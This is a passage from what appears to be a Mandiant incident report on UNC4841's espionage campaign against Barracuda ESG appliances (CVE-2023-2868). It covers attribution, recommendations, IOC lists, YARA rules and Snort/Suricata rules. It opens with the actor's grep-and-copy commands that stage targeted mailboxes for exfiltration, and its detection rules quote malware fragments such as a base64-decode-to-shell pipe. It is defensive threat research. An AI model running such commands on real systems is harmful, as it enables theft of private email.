/usr/share/.uc/<REDACTED>


        mkdir /usr/share/.uc/<REDACTED>

        grep -lrn '<REDACTED>@' /mail/mstore | xargs -i cp {}
/usr/share/.uc/<REDACTED>


        mkdir /usr/share/.uc/<REDACTED>

        grep -lrn '<REDACTED>@' /mail/mstore | xargs -i cp {}
/usr/share/.uc/<REDACTED>
```

In a limited number of cases, Mandiant observed UNC4841 utilize the anonfiles file sharing service as a means of exfiltration.

Lateral Movement

UNC4841 was observed conducting reconnaissance activity in a small number of cases. In these cases, the actor utilized open-source tools such as fscan to the ESG for host detection, port scanning, web fingerprint identification, web vulnerability scanning, domain control identification, and other functions. The following figure shows an example output from the fscan tool. In one environment, the actor scanned over 50 subnets over the course of nine days with approximately 80% of these being completed in one day.

```
<redacted>::25 open
<redacted>:25 open
<redacted>:587 open
<redacted>:443 open
[*] NetInfo:
[*]<redacted>
   [->]<redacted>
   [->]<redacted>
[*] WebTitle: https://<redacted>       code:200 len:701    title:IIS Windows Server
<redacted>:25 open
<redacted>:443 open
[*] LiveTop <redacted>/16     段存活数量为: 65
[*] LiveTop <redacted>/16     段存活数量为: 26
[*] LiveTop <redacted>/16     段存活数量为: 13
<redacted>:25 open
<redacted>:587 open
<redacted>:53 open
<redacted>:389 open
```

Targeting

Targeted organizations have spanned public and private sectors worldwide. A majority of exploitation activity appears to impact the Americas; however, that may partially reflect the product's customer base (Figure 4).



Figure 4: Affected organizations by region

Almost a third of identified affected organizations were government agencies (Figure 5), supporting the assessment that the campaign had an espionage motivation. Further, in the set of entities selected for focused data exfiltration, shell scripts were uncovered that targeted email domains and users from ASEAN Ministry of Foreign Affairs (MFAs), as well as foreign trade offices and academic research organizations in Taiwan and Hong Kong. In addition, the actors searched for email accounts belonging to individuals working for a government with political or strategic interest to the PRC at the same time that this victim government was participating in high-level, diplomatic meetings with other countries.



Figure 5: Government agencies worldwide appear to have been disproportionately targeted
Based on the evidence available at the time of analysis, earliest compromises appear to have occurred on a small subset of appliances geo-located to mainland China. The C2 communications utilized during this early set of compromises also leveraged port 8080 while later compromises that occurred globally almost entirely leveraged port- 443 or port 25.

Attribution

Mandiant assesses with high confidence that UNC4841 conducted espionage activity in support of the People's Republic of China. While Mandiant has not attributed this activity to a previously known threat group at this time, we have identified several infrastructure and malware code overlaps that provide us with a high degree of confidence that this is a China-nexus espionage operation. Additionally, the targeting, both at the organizational and individual account levels, focused on issues that are high policy priorities for the PRC, particularly in the Asia Pacific region including Taiwan.

Outlook and Implications

UNC4841 has shown to be highly responsive to defensive efforts and actively modifies TTPs to maintain their operations. Mandiant strongly recommends impacted Barracuda customers continue to hunt for this actor and investigate affected networks. We expect UNC4841 will continue to alter their TTPs and modify their toolkit, especially as network defenders continue to take action against this adversary and their activity is further exposed by the infosec community. Recommendations and detection rules are provided in following sections.

Recommendations

In alignment with Barracuda's guidance released on May 31, 2023, Mandiant recommends immediate replacement of compromised ESG appliances, regardless of patch level. Additional guidance for replacing an impacted appliance can be found on Barracuda's Trust Center.

In addition, Mandiant recommends all impacted organizations perform an investigation and hunting activities within their networks. An investigation may include, but is not limited to the following:

- Sweep the impacted environment for all IOCs provided by both Mandiant and Barracuda.
- Review email logs to identify the initial point of exposure.
- Revoke and rotate all domain-based and local credentials that were on the ESG at the time of compromise.
- Revoke and reissue all certificates that were on the ESG at the time of compromise.
- Monitor the entire environment for the use of credentials that were on the ESG at time of compromise.
- Monitor the entire environment for use of certificates that were on the ESG at time of compromise.
- Review network logs for signs of data exfiltration and lateral movement.
- Capture a forensic image of the appliance and conduct a forensic analysis.
  - Physical appliance models can be imaged following standard procedures. Most models have two (2) hot-swappable drives in a RAID1 configuration.
  - The provided YARA rules can be applied to appliance images to assist forensic investigators.

In order to aid organizations in their investigations, Mandiant has published a compilation of IOCs observed to date which can be found at the end of the post.

Along with this blog post, Mandiant has produced a detailed Architecture Hardening guide to assist organizations with this event. The document contains guidance on the following key items:

- Network Communication Restrictions
- Patching and Updates
- Credential Rotation and Segmentation
- Logging and Hunting
- Infrastructure Lateral Movement Hardening

Acknowledgements

Beyond the listed authors are dozens of consultants and analysts who have been working to help our clients with cases related to exploitation of CVE-2023-2868. We would also like to specifically thank Barracuda's Incident Response Team, the Mandiant FLARE team, Jakub Jozwiak from Mandiant Adversary Methods as well as Fernando Tomlinson, Josh Villanueva, and Alyssa Glickman from Mandiant Incident Response for their invaluable support.

Indicators of Compromise (IOCs)

Network IOCs

IP Address	ASN	Netblock	Location
101.229.146.218	4812	China Telecom	CN
103.146.179.101	136933	Gigabitbank Global	HK
103.27.108.62	132883	Topway Global Limited	HK
103.77.192.13	10222	Multibyte Info Technology Limited	HK
103.77.192.88	10222	Multibyte Info Technology Limited	HK
103.93.78.142	61414	Edgenap Ltd	JP
104.156.229.226	20473	Choopa, LLC	US
104.223.20.222	8100	CloudVPS	US
107.148.149.156	399195	Pegtechinc-ap-04	US

107.148.219.227	54600	Peg Tech	US
107.148.219.53	54600	Peg Tech	US
107.148.219.54	54600	Peg Tech	US
107.148.219.55	54600	Peg Tech	US
107.148.223.196	54600	Peg Tech	US
107.173.62.158	20278	Nexeon Technologies	US
137.175.19.25	54600	Peg Tech	US
137.175.28.251	54600	Peg Tech	US
137.175.30.36	54600	Peg Tech	US
137.175.30.86	54600	Peg Tech	US
137.175.51.147	54600	Peg Tech	US
137.175.53.17	54600	Peg Tech	US
137.175.53.170	54600	Peg Tech	US
137.175.53.218	54600	Peg Tech	US
137.175.60.252	54600	Peg Tech	US
137.175.60.253	54600	Peg Tech	US
137.175.78.66	54600	Peg Tech	US
139.84.227.9	20473	Choopa, LLC	ZA

155.94.160.72	8100	CloudVPS	US
182.239.114.135	9231	China Mobile Hong Kong	HK
182.239.114.254	9231	China Mobile Hong Kong	HK
192.74.226.142	54600	Peg Tech	CN
192.74.254.229	54600	Peg Tech	US
198.2.254.219	54600	Peg Tech	US
198.2.254.220	54600	Peg Tech	US
198.2.254.221	54600	Peg Tech	US
198.2.254.222	54600	Peg Tech	US
198.2.254.223	54600	Peg Tech	US
199.247.23.80	20473	Choopa, LLC	DE
213.156.153.34	202422	G-Core Labs S.A.	US
216.238.112.82	20473	Choopa, LLC	BR
23.224.42.29	40065	Cnservers LLC	US
23.224.78.130	40065	Cnservers LLC	US
23.224.78.131	40065	Cnservers LLC	US
23.224.78.132	40065	Cnservers LLC	US
23.224.78.133	40065	Cnservers LLC	US

23.224.78.134	40065	Cnservers LLC	US
37.9.35.217	202422	G-Core Labs S.A.	US
38.54.113.205	138915	Kaopu Cloud HK Limited	MY
38.54.1.82	138915	Kaopu Cloud HK Limited	SG
38.60.254.165	174	Cogent Communications	US
45.63.76.67	20473	Choopa, LLC	US
52.23.241.105	14618	Amazon.com	US
64.176.4.234	20473	Choopa, LLC	US
64.176.7.59	20473	Choopa, LLC	US

Domain
bestfindthetruth[.]com
fessionalwork[.]com
gesturefavour[.]com
goldenunder[.]com
singamofing[.]com
singnode[.]com
togetheroffway[.]com
troublendsef[.]com

Endpoint IOCs

Hash	Filename	Type
0d67f50a0bf7a3a017784146ac41ada0	snapshot.tar	Payload Attachment
42722b7d04f58dcb8bd80fe41c7ea09e	11111.tar	Payload Attachment
5392fb400bd671d4b185fb35a9b23fd3	imgdata.jpg	Payload Attachment
ac4fb6d0bfc871be6f68bfa647fc0125	snapshot.tar	Payload Attachment
878cf1de91f3ae543fd290c31adcbda4	snapshot.tar	Payload Attachment
b601fce4181b275954e3f35b18996c92	install_reuse.tar	SALTWATER install
827d507aa3bde0ef903ca5dec60cdec8	mod_udp.so	SALTWATER variant
c56d7b86e59c5c737ee7537d7cf13df1	autoins	SALTWATER install
6f79ef58b354fd33824c96625590c244	intent_reuse	SALTWATER install
349ca242bc6d2652d84146f5f91c3dbb	intentbas	SALTWATER install
1fea55b7c9d13d822a64b2370d015da7	mod_udp.so	SALTWATER variant
64c690f175a2d2fe38d3d7c0d0ddbb6e	mod_udp.so	SALTWATER variant
4cd0f3219e98ac2e9021b06af70ed643	mod_udp.so	SALTWATER variant
3b93b524db66f8bb3df8279a141734bb	mod_rtf.so	SALTWATER variant
8fdf3b7dc6d88594b8b5173c1aa2bc82	mod_rft.so	SALTWATER Variant
4ec4ceda84c580054f191caa09916c68	mod_rft.so	SALTWATER variant

1b1830abaf95bd5a44aa3873df901f28	mod_rft.so	SALTWATER variant
4ca4f582418b2cc0626700511a6315c0	BarracudaMailService	SEASPY Variant
c528b6398c86f8bdcfa3f9de7837ebfe	update_v2.sh	SEASPY Install
2d841cb153bebcfdee5c54472b017af2	rc	SEASPY launcher
c979e8651c1f40d685be2f66e8c2c610	rc	SEASPY launcher
1c042d39ca093b0e7f1412453b132076	rc	SEASPY launcher
ba7af4f98d85e5847c08cf6cefdf35dc	rc	SEASPY launcher
82eaf69de710abdc5dea7cd5cb56cf04	BarracudaMailService	SEASPY Variant
e80a85250263d58cc1a1dc39d6cf3942	BarracudaMailService	SEASPY Variant
5d6cba7909980a7b424b133fbac634ac	BarracudaMailService	SEASPY Variant
1bbb32610599d70397adfdaf56109ff3	BarracudaMailService	SEASPY Variant
4b511567cfa8dbaa32e11baf3268f074	BarracudaMailService	SEASPY Variant
a08a99e5224e1baf569fda816c991045	BarracudaMailService	SEASPY Variant
19ebfe05040a8508467f9415c8378f32	BarracudaMailService	SEASPY Variant
831d41ba2a0036540536c2f884d089f9	sendscd	SEASPY Variant
db4c48921537d67635bb210a9cb5bb52	BarracudaMailService	SEASPY Variant
694cdb49879f1321abb4605adf634935	install_bvp74_auth.tar	SEASPY install
5fdee67c82f5480edfa54afc5a9dc834	install_bvp74_auth.tar	SEASPY install

8fc03800c1179a18fbd58d746596fa7d	update_version	SEASPY launcher
17696a438387248a12cc911fbae8620e	resize_risertab	SEASPY launcher
4c1c2db989e0e881232c7748593d291e	update_version	SEASPY launcher
3e3f72f99062255d6320d5e686f0e212	update_version	SEASPY launcher
7d7fd05b262342a9e8237ce14ec41c3b	update_version	SEASPY launcher
2e30520f8536a27dd59eabbcb8e3532a	update_version	SEASPY launcher
0245e7f9105253ecb30de301842e28e4	update_version	SEASPY launcher
0c227990210e7e9d704c165abd76ebe2	update_version	SEASPY launcher
c7a89a215e74104682880def469d4758	update_version	SEASPY launcher
1bc5212a856f028747c062b66c3a722a	update_version	SEASPY launcher
a45ca19435c2976a29300128dc410fd4	update_version	SEASPY launcher
132a342273cd469a34938044e8f62482	update_version	SEASPY launcher
23f4f604f1a05c4abf2ac02f976b746b	resize2fstab	SEASPY Variant
45b79949276c9cb9cf5dc72597dc1006	resize_reisertab	SEASPY Variant
bef722484288e24258dd33922b1a7148	resize2fstab	SEASPY Variant
0805b523120cc2da3f71e5606255d29c	resize_reisertab	SEASPY Variant
69ef9a9e8d0506d957248e983d22b0d5	resize2fstab	SEASPY Variant
3c20617f089fe5cc9ba12c43c6c072f5	resize2fstab	SEASPY Variant

76811232ede58de2faf6aca8395f8427	resize2fstab	SEASPY Variant
f6857841a255b3b4e4eded7a66438696	resize_reisertab	SEASPY Variant
2ccb9759800154de817bf779a52d48f8	install_helo.tar	SEASIDE Install
cd2813f0260d63ad5adf0446253c2172	mod_require_helo.lua	SEASIDE variant
177add288b289d43236d2dba33e65956	rverify	WHIRLPOOL VARIANT
87847445f9524671022d70f2a812728f	mod_content.lua	SKIPJACK
35cf6faf442d325961935f660e2ab5a0	mod_attachment.lua	SEASPRAY
ce67bb99bc1e26f6cb1f968bc1b1ec21	install_att_v2.tar	SEASPRAY install
e4e86c273a2b67a605f5d4686783e0cc	mknod	SKIPJACK Persistence
ad1dc51a66201689d442499f70b78dea	get_fs_info.pl	SKIPJACK Persistence
9033dc5bac76542b9b752064a56c6ee4	nfsd_stub.ko	SANDBAR
e52871d82de01b7e7f134c776703f696	rverify	WHIRLPOOL Variant
446f3d71591afa37bbd604e2e400ae8b	mknod	SEASPRAY Persistence
666da297066a2596cacb13b3da9572bf	mod_sender.lua	SEASPRAY
436587bad5e061a7e594f9971d89c468	saslautchd	WHIRLPOOL Variant
85c5b6c408e4bdb87da6764a75008adf	rverify	WHIRLPOOL Variant
407738e565b4e9dafb07b782ebcf46b0	test1.sh	Reverse shell cronjob

cb0f7f216e8965f40a724bc15db7510b	update_v35.sh	Bash Script
N/A - multiple version identified	1.sh	Bash Script
19e373b13297de1783cecf856dc48eb0	cl	proxy client
N/A	aacore.sh	reverse shell cronjob
N/A	appcheck.sh	reverse shell cronjob
881b7846f8384c12c7481b23011d8e45	update_v31.sh	Bash Script
f5ab04a920302931a8bd063f27b745cc	intent_helo	Bash Script
N/A	p	Named pipe used in reverse shell
N/A	p7	Named pipe used in reverse shell
N/A	t	Named pipe used in reverse shell
N/A	core.sh	Reverse shell cronjob
N/A	p1	Named pipe used in reverse shell
177add288b289d43236d2dba33e65956	pd	WHIRLPOOL Variant
N/A	b	Named pipe used in reverse shell
d098fe9674b6b4cb540699c5eb452cb5	test.sh	Reverse shell cronjob
N/A	ss	Named pipe used in reverse shell

Detection Rules

YARA Rules

```
rule M_Hunting_Exploit_Archive_2

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for TAR archives with /tmp/
base64 encoded being part of filename of enclosed files"

        md5 = "0d67f50a0bf7a3a017784146ac41ada0"

    strings:

        $ustar = { 75 73 74 61 72 }

        $b64_tmp = "/tmp/" base64

    condition:

        filesize < 1MB and

        $ustar at 257 and

        for any i in (0 .. #ustar) : (

            $b64_tmp in (i * 512 .. i * 512 + 250)

        )

}
```

```
rule M_Hunting_Exploit_Archive_3

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for TAR archive with openssl
base64 encoded being part of filename of enclosed files"

        md5 = "0d67f50a0bf7a3a017784146ac41ada0"

    strings:

        $ustar = { 75 73 74 61 72 }

        $b64_openssl = "openssl" base64

    condition:

        filesize < 1MB and

        $ustar at 257 and

        for any i in (0 .. #ustar) : (

            $b64_openssl in (i * 512 .. i * 512 + 250)

        )

}
```

```
rule M_Hunting_Exploit_Archive_CVE_2023_2868

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for TAR archive with single
quote/backtick as start of filename of enclosed files. CVE-2023-2868"

        md5 = "0d67f50a0bf7a3a017784146ac41ada0"

    strings:

        $ustar = { 75 73 74 61 72 }

        $qb = "'`"

    condition:

        filesize < 1MB and

        $ustar at 257 and

        for any i in (0 .. #ustar) : (

            $qb at (@ustar[i] + 255)

        )

}
```

```
rule M_Hunting_Linux_SALTWATER_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in
SALTWATER samples."

        md5 = "827d507aa3bde0ef903ca5dec60cdec8"

    strings:

        $s1 = { 71 75 69 74 0D 0A 00 00 00 33 8C 25 3D 9C 17 70 08 F9 0C 1A
41 71 55 36 1A 5C 4B 8D 29 7E 0D 78 }

        $s2 = { 00 8B D5 AD 93 B7 54 D5 00 33 8C 25 3D 9C 17 70 08 F9 0C 1A
41 71 55 36 1A 5C 4B 8D 29 7E 0D 78 }

        $s3 = { 71 75 69 74 0D 0A 00 00 00 12 8D 03 07 9C 17 92 08 F0 0C 9A
01 06 08 00 1A 0C 0B 8D 18 0A 0D 0A }

    condition:

        uint32(0) == 0x464c457f and any of them

}
```

```
rule M_Hunting_Linux_SALTWATER_2

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in
SALTWATER samples."

        md5 = "827d507aa3bde0ef903ca5dec60cdec8"

    strings:

        $c1 = "TunnelArgs"

        $c2 = "DownloadChannel"

        $c3 = "UploadChannel"

        $c4 = "ProxyChannel"

        $c5 = "ShellChannel"

        $c6 = "MyWriteAll"

        $c7 = "MyReadAll"

        $c8 = "Connected2Vps"

        $c9 = "CheckRemoteIp"

        $c10 = "GetFileSize"

        $s1 = "[-] error: popen failed"

        $s2 = "/home/product/code/config/ssl_engine_cert.pem"

        $s3 = "libbindshell.so"

    condition:

        uint32(0) == 0x464c457f and (any of ($s*) or 4 of ($c*))

}


rule FE_Hunting_Linux_Funchook_FEBeta

{

    meta:

        author = "Mandiant"
```

```
        description = "Hunting rule looking for strings observed in Funchook library - https://github.com/kubo/funchook"

        md5 = "827d507aa3bde0ef903ca5dec60cdec8"

    strings:

        $f = "funchook_"

        $s1 = "Enter funchook_create()"

        $s2 = "Leave funchook_create() => %p"

        $s3 = "Enter funchook_prepare(%p, %p, %p)"

        $s4 = "Leave funchook_prepare(..., [%p->%p],...) => %d"

        $s5 = "Enter funchook_install(%p, 0x%x)"

        $s6 = "Leave funchook_install() => %d"

        $s7 = "Enter funchook_uninstall(%p, 0x%x)"

        $s8 = "Leave funchook_uninstall() => %d"

        $s9 = "Enter funchook_destroy(%p)"

        $s10 = "Leave funchook_destroy() => %d"

        $s11 = "Could not modify already-installed funchook handle."

        $s12 = "  change %s address from %p to %p"

        $s13 = "  link_map addr=%p, name=%s"

        $s14 = "  ELF type is neither ET_EXEC nor ET_DYN."

        $s15 = "  not a valid ELF module %s."

        $s16 = "Failed to protect memory %p (size=%"

        $s17 = "  protect memory %p (size=%"

        $s18 = "Failed to unprotect memory %p (size=%"

        $s19 = "  unprotect memory %p (size=%"

        $s20 = "Failed to unprotect page %p (size=%"

        $s21 = "  unprotect page %p (size=%"

        $s22 = "Failed to protect page %p (size=%"

        $s23 = "  protect page %p (size=%"

        $s24 = "Failed to deallocate page %p (size=%"

        $s25 = " deallocate page %p (size=%"
```

```
        $s26 = "  allocate page %p (size=%"

        $s27 = "  try to allocate %p but %p (size=%"

        $s28 = "  allocate page %p (size=%"

        $s29 = "Could not find a free region near %p"

        $s30 = "  -- Use address %p or %p for function %p"

    condition:

        uint32(0) == 0x464c457f and (#f > 5 or 4 of ($s*))

}


rule M_Hunting_Linux_SEASPY_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in SEASPY
samples."

        md5 = "4ca4f582418b2cc0626700511a6315c0"

    strings:

        $s1 = "usage: ./BarracudaMailService <Network-Interface>. e.g.:
./BarracudaMailService eth0"

        $s2 = "NO port code"

        $s3 = "pcap_lookupnet: %s"

        $s4 = "Child process id:%d"

        $s5 = "[*]Success!"

        $s6 = "enter open tty shell..."

    condition:

        uint32(0) == 0x464c457f and all of ($s*)

}
```

```
rule M_Hunting_Lua_SEASIDE_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in SEASIDE
samples."

        md5 = "cd2813f0260d63ad5adf0446253c2172"

    strings:

        $s1 = "function on_helo()"

        $s2 = "local bindex,eindex = string.find(helo,'.onion')"

        $s3 = "helosend = 'pd'..' '..helosend"

        $s4 = "os.execute(helosend)"

    condition:

        (filesize < 1MB) and all of ($s*)

}
```

```
rule M_Hunting_SKIPJACK_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in SKIPJACK
installation script."

        md5 = "e4e86c273a2b67a605f5d4686783e0cc"

    strings:

        $str1 = "hdr:name() == 'Content-ID'" base64

        $str2 = "hdr:body() ~= nil" base64

        $str3 = "string.match(hdr:body(),\"^[%w%+/=\\r\\n]+$\")" base64

        $str4 = "openssl aes-256-cbc" base64

        $str5 = "mod_content.lua"

        $str6 = "#!/bin/sh"

    condition:

        all of them

}
```

```
rule M_Hunting_Lua_SKIPJACK_2

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in SKIPJACK
samples."

        md5 = "87847445f9524671022d70f2a812728f"

    strings:

        $str1 = "hdr:name() == 'Content-ID'"

        $str2 = "hdr:body() ~= nil"

        $str3 = "string.match(hdr:body(),\"^[%w%+/=\\r\\n]+$\")"

        $str4 = "openssl aes-256-cbc"

        $str5 = "| base64 -d| sh 2>"

    condition:

        all of them

}
```

```
rule M_Hunting_Lua_SEASPRAY_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in SEASPRAY
samples."

        md5 = "35cf6faf442d325961935f660e2ab5a0"

    strings:

        $str1 = "string.find(attachment:filename(),'obt075') ~= nil"

        $str2 = "os.execute('cp '..tostring(tmpfile)..'
/tmp/'..attachment:filename())"

        $str3 = "os.execute('rverify'..' /tmp/'..attachment:filename())"

    condition:

        all of them

}
```

```
rule M_Hunting_Linux_WHIRLPOOL_1

{

    meta:

        author = "Mandiant"

        description = "Hunting rule looking for strings observed in
WHIRLPOOL samples."

        md5 = "177add288b289d43236d2dba33e65956"

    strings:

        $s1 = "error -1 exit" fullword

        $s2 = "create socket error: %s(error: %d)\n" fullword

        $s3 = "connect error: %s(error: %d)\n" fullword

        $s4 = {C7 00 20 32 3E 26 66 C7 40 04 31 00}

        $c1 = "plain_connect" fullword

        $c2 = "ssl_connect" fullword

        $c3 = "SSLShell.c" fullword

    condition:

        filesize < 15MB and uint32(0) == 0x464c457f and (all of ($s*) or all
of ($c*))

}
```

Snort/Suricata

```
alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_oXmp"; flags:S; dsize:>9; content:"oXmp"; offset:0; depth:4; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000000; rev:1;)

alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_TfuZ"; flags:S; dsize:>9; content:"TfuZ"; offset:0; depth:4; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000001; rev:1;)
```

Suricata >= 5.0.4

```
alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_1358"; flags:S; tcp.hdr; content:"|05 4e|"; offset:22; depth:2; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000002; rev:1;)

alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_58928"; flags:S; tcp.hdr; content:"|e6 30|"; offset:28; depth:2; byte_test:4,>,16777216,0,big,relative; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000003; rev:1;)

alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_58930"; flags:S; tcp.hdr; content:"|e6 32|"; offset:28; depth:2; byte_test:4,>,16777216,0,big,relative; byte_test:2,>,0,0,big,relative; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000004; rev:1;)

alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_60826"; flags:S; tcp.hdr; content:"|ed 9a|"; offset:28; depth:2; byte_test:4,>,16777216,0,big,relative; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000005; rev:1;)

alert tcp any any -> <ESG_IP> [25,587] (msg:"M_Backdoor_SEASPY_60828"; flags:S; tcp.hdr; content:"|ed 9c|"; offset:28; depth:2; byte_test:4,>,16777216,0,big,relative; byte_test:2,>,0,0,big,relative; threshold:type limit,track by_src,count 1,seconds 3600; sid:1000006; rev:1;)
```

Mandiant Security Validation Actions

Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A106-463	Command and Control - UNC4841, DNS Query, Variant #1
A106-464	Malicious File Transfer - SALTWATER, Download, Variant #1
A106-465	Malicious File Transfer - SEASPY, Download, Variant #1
A106-466	Malicious File Transfer - SEASIDE, Download, Variant #1
A106-506	Phishing Email - UNC4841, CVE-2023-2868, Malicious Attachment, Variant #1